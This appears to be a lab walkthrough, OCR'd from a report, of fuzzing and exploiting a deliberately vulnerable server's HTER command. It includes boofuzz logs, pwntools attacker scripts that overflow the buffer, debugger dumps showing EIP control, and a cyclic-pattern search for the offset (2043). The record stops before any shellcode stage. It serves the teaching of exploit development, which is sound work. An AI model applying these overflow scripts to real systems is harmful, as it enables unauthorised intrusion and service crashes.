


```
[2020-05-04 14:57:02,031]   Test Step: Fuzzing Node 'HTER'
[2020-05-04 14:57:02,031]     Info: Sending 13 bytes...
[2020-05-04 14:57:02,031]     Transmitted 13 bytes: 48 54 45 52 46 55 5a 5a 46 55 5a 5a fe b'HTERFUZZFUZZ\xfe'
[2020-05-04 14:57:02,031]     Info: Closing target connection...
[2020-05-04 14:57:02,031]     Info: Connection closed.
[2020-05-04 14:57:02,036] Test Case: 1440: HTER.no-name.1440
[2020-05-04 14:57:02,036]     Info: Type: String. Default value: b'FUZZ'. Case 1440 of 1441 overall.
[2020-05-04 14:57:02,036]     Info: Opening target connection (192.168.1.8:9999)...
[2020-05-04 14:57:02,036]     Info: Connection opened.
[2020-05-04 14:57:02,036]   Test Step: Fuzzing Node 'HTER'
[2020-05-04 14:57:02,036]     Info: Sending 45 bytes...
[2020-05-04 14:57:02,036]     Transmitted 45 bytes: 48 54 45 52 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a
5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a fe b'HTERFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZ\xfe'
[2020-05-04 14:57:02,037]     Info: Closing target connection...
[2020-05-04 14:57:02,037]     Info: Connection closed.
[2020-05-04 14:57:02,044] Test Case: 1441: HTER.no-name.1441
[2020-05-04 14:57:02,044]     Info: Type: String. Default value: b'FUZZ'. Case 1441 of 1441 overall.
[2020-05-04 14:57:02,045]     Info: Opening target connection (192.168.1.8:9999)...
[2020-05-04 14:57:02,046]     Info: Connection opened.
[2020-05-04 14:57:02,047]   Test Step: Fuzzing Node 'HTER'
[2020-05-04 14:57:02,047]     Info: Sending 405 bytes...
[2020-05-04 14:57:02,047]     Transmitted 405 bytes: 48 54 45 52 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a
 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a
5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5
a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a
 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a
46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 4
6 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46
 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46
55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a fe b'HTERFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZ
ZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZ
FUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZF
UZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZ\xfe'
```

Figure 3-10 Re-run the script

Now if we check the registers from the debugger we can see the Extended Instruction Pointer (EIP) value as *0000CCCC* which is really odd. Normally if we fuzz into a program we could see other values such as Hex values, but in this case values are not in the Hex format.


Therefore, to further check this, we are going to write a script (Attacker.py) on our own which iventually results to crash this program.


File Edit Selection Find View Goto Tools Project Preferences Help
boofuzz_fuzzer.py
attacker.py

```python
#!/usr/bin/env python3

from pwn import *

host="192.168.1.8"
port=9999

s = remote(host, port)

payload = b"".join([
                    b"HTER ",
                    b"1"*4000
        ])

s.send(payload)
s.interactive()
```


Figure 3-11 attacker.py

We are sending 1, 4000 times as our payload. After running this attacker.py script we check our target programs EIP register again.



```
danuja@kali:~/Documents/hter$ python3 attacker.py
[+] Opening connection to 192.168.1.8 on port 9999: Done
[*] Switching to interactive mode
Welcome to Vulnerable Server! Enter HELP for help.
$
$
$
$
```

Figure 3-12 Running attacker.py



```
Registers (FPU)
EAX 0179F5E0
ECX 004A5110
EDX 00111111
EBX 0000005C
ESP 0179F9E0
EBP 11111111
ESI 00000000
EDI 00000000

EIP 11111111

C 0   ES 0023 32bit 0(FFFFFFFF)
P 1   CS 001B 32bit 0(FFFFFFFF)
A 0   SS 0023 32bit 0(FFFFFFFF)
Z 1   DS 0023 32bit 0(FFFFFFFF)
S 0   FS 003B 32bit 7FFDE000(FFF)
T 0   GS 0000 NULL
D 0
O 0   LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


Figure 3-13 EIP register has filled with our payload which is 1s

Now we managed to crash trhe program from our payload. But it is odd because it is not getting the hexadecimal representation of the payload (1*4000) here. (The hex value of 1 is 0x31)

We can still track down and figure out where we are overwritting the instruction pointer and we can still actually get into run some shell code.

Track down the breaking point


Now we are going to create a cyclic pattern of 4000 bytes to use as the payload to track where the sweet spot is. To make our life easier we are going to specify an custom alphabet for our cyclic pattern to use. The out put pattern can use to determine that where the actual payload might be.



```
danuja@kali:~$ pwn cyclic -a "123456789ABCDEF" 4000
1111211131114111511161117111811191111A111B111C111D111E111F11221123112411251126112711281129112A112B112C112D112E112F11321133113411351136113711381139
113A113B113C113D113E113F11421143114411451146114711481149114A114B114C114D114E114F11521153115411551156115711581159115A115B115C115D115E115F116211631
16411651166116711681169116A116B116C116D116E116F11721173117411751176117711781179117A117B117C117D117E117F11821183118411851186118711881189118A118B11
8C118D118E118F11921193119411951196119711981199119A119B119C119D119E119F11A211A311A411A511A611A711A811A911AA11AB11AC11AD11AE11AF11B211B311B411B511B
611B711B811B911BA11BB11BC11BD11BE11BF11C211C311C411C511C611C711C811C911CA11CB11CC11CD11CE11CF11D211D311D411D511D611D711D811D911DA11DB11DC11DD11DE
11DF11E211E311E411E511E611E711E811E911EA11EB11EC11ED11EE11EF11F211F311F411F511F611F711F811F911FA11FB11FC11FD11FE11FF12121312141215121612171218121
9121A121B121C121D121E121F12221223122412251226122712281229122A122B122C122D122E122F12321233123412351236123712381239123A123B123C123D123E123F12421243
124412451246124712481249124A124B124C124D124E124F12521253125412551256125712581259125A125B125C125D125E125F12621263126412651266126712681269126A126B1
26C126D126E126F12721273127412751276127712781279127A127B127C127D127E127F12821283128412851286128712881289128A128B128C128D128E128F129212931294129512
96129712981299129A129B129C129D129E129F12A212A312A412A512A612A712A812A912AA12AB12AC12AD12AE12AF12B212B312B412B512B612B712B812B912BA12BB12BC12BD12B
E12BF12C212C312C412C512C612C712C812C912CA12CB12CC12CD12CE12CF12D212D312D412D512D612D712D812D912DA12DB12DC12DD12DE12DF12E212E312E412E512E612E712E8
12E912EA12EB12EC12ED12EE12EF12F212F312F412F512F612F712F812F912FA12FB12FC12FD12FE12FF1313141315131613171318131913 1A131B131C131D131E131F13221323132
41325132613271328132913 2A132B132C132D132E132F13321333133413351336133713381339133A133B133C133D133E133F13421343134413451346134713481349134A134B134C
134D134E134F13521353135413551356135713581359135A135B135C135D135E135F13621363136413651366136713681369136A136B136C136D136E136F13721373137413751376 1
37713781379137A137B137C137D137E137F13821383138413851386138713881389138A138B138C138D138E138F13921393139413951396139713981399139A139B139C139D139E13
9F13A213A313A413A513A613A713A813A913AA13AB13AC13AD13AE13AF13B213B313B413B513B613B713B813B913BA13BB13BC13BD13BE13BF13C213C313C413C513C613C713C813C
913CA13CB13CC13CD13CE13CF13D213D313D413D513D613D713D813D913DA13DB13DC13DD13DE13DF13E213E313E413E513E613E713E813E913EA13EB13EC13ED13EE13EF13F213F3
13F413F513F613F713F813F913FA13FB13FC13FD13FE13FF14141514161417141814191 41A141B141C141D141E141F14221423142414251426142714281429142A142B142C142D142
E142F14321433143414351436143714381439143A143B143C143D143E143F14421443144414451446144714481449144A144B144C144D144E144F1452145314541455145614571458
1459145A145B145C145D145E145F14621463146414651466146714681469146A146B146C146D146E146F14721473147414751476147714781479147A147B147C147D147E147F14821
48314841485148614871488148914 8A148B148C148D148E148F14921493149414951496149714981499149A149B149C149D149E149F14A214A314A414A514A614A714A814A914AA14
AB14AC14AD14AE14AF14B214B314B414B514B614B714B814B914BA14BB14BC14BD14BE14BF14C214C314C414C514C614C714C814C914CA14CB14CC14CD14CE14CF14D214D314D414D
514D614D714D814D914DA14DB14DC14DD14DE14DF14E214E314E414E514E614E714E814E914EA14EB14EC14ED14EE14EF14F214F314F414F514F614F714F814F914FA14FB14FC14FD
14FE14FF1515161517151815191 51A151B151C151D151E151F15221523152415251526152715281529152A152B152C152D152E152F15321533153415351536153715381539153A153
B153C153D153E153F15421543154415451546154715481549154A154B154C154D154E154F15521553155415551556155715581559155A155B155C155D155E155F15621563156415 65
156615671568156915 6A156B156C156D156E156F15721573157415751576157715781579157A157B157C157D157E157F15821583158415851586158715881589158A158B158C158D1
58E158F15921593159415951596159715981599159A159B159C159D159E159F15A215A315A415A515A615A715A815A915AA15AB15AC15AD15AE15AF15B215B315B415B515B615B715
B815B915BA15BB15BC15BD15BE15BF15C215C315C415C515C615C715C815C915CA15CB15CC15CD15CE15C
danuja@kali:~$
```

Figure 3-14 The cyclic pattern of length 4000


Now we can modifie ara attacker.py script, put this as our new payload.



```python
#!/usr/bin/env python3

from pwn import *

host="192.168.1.8"
port=9999

cyclic_patter = b"1111211131114111511161117111811191111A111B111C111D111E111F112211231124112511261127112811291

s = remote(host, port)

payload = b"".join([
            b"HTER ",
            cyclic_patter
    ])

s.send(payload)
s.interactive()
```


Figure 3-15 attacker.py with cyclic payload

After running this script, we get a new string as our EIP. Therefore, now we can actually test where this new string has located in our generated cyclic pattern.



```
Registers (FPU)
EAX 019BF5E0
ECX 005C5110
EDX 0015CE15
EBX 0000005C
ESP 019BF9E0
EBP 79137813
ESI 00000000
EDI 00000000

EIP 7B137A13

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Figure 3-16 New EIP value with 7B137A13




```
danuja@kali:~/Documents/hter$ pwn cyclic -a 123456789ABCDEF -l 7B137A13
[CRITICAL] Subpattern must be 4 bytes
danuja@kali:~/Documents/hter$ pwn cyclic -a 123456789ABCDEF -l 7A13
2043
danuja@kali:~/Documents/hter$ 
```

Figure 3-17 Checking the new string value’s actual location in our cyclic pattern


When checking the value, the *pwn cyclic* command will only accept an input of 4 bytes. Therefore, we are going to use the latter most half as our input and a matching string can find at 2043.

Now we know our break point index. Now we can go ahead and modify our attacker.py, add *A 2043 times and 8 Bs* as our new payload.



```
#!/usr/bin/env python3

from pwn import *

host="192.168.1.8"
port=9999

# cyclic_patter = b"1111211131114111511161117111811191111A111B111C111D111E111F1122112311241125112611271128112

offset = 2043
s = remote(host, port)

payload = b"".join([
            b"HTER ",
            b"A"*offset,
            b"BBBBBBBB"
    ])

s.send(payload)
s.interactive()
```

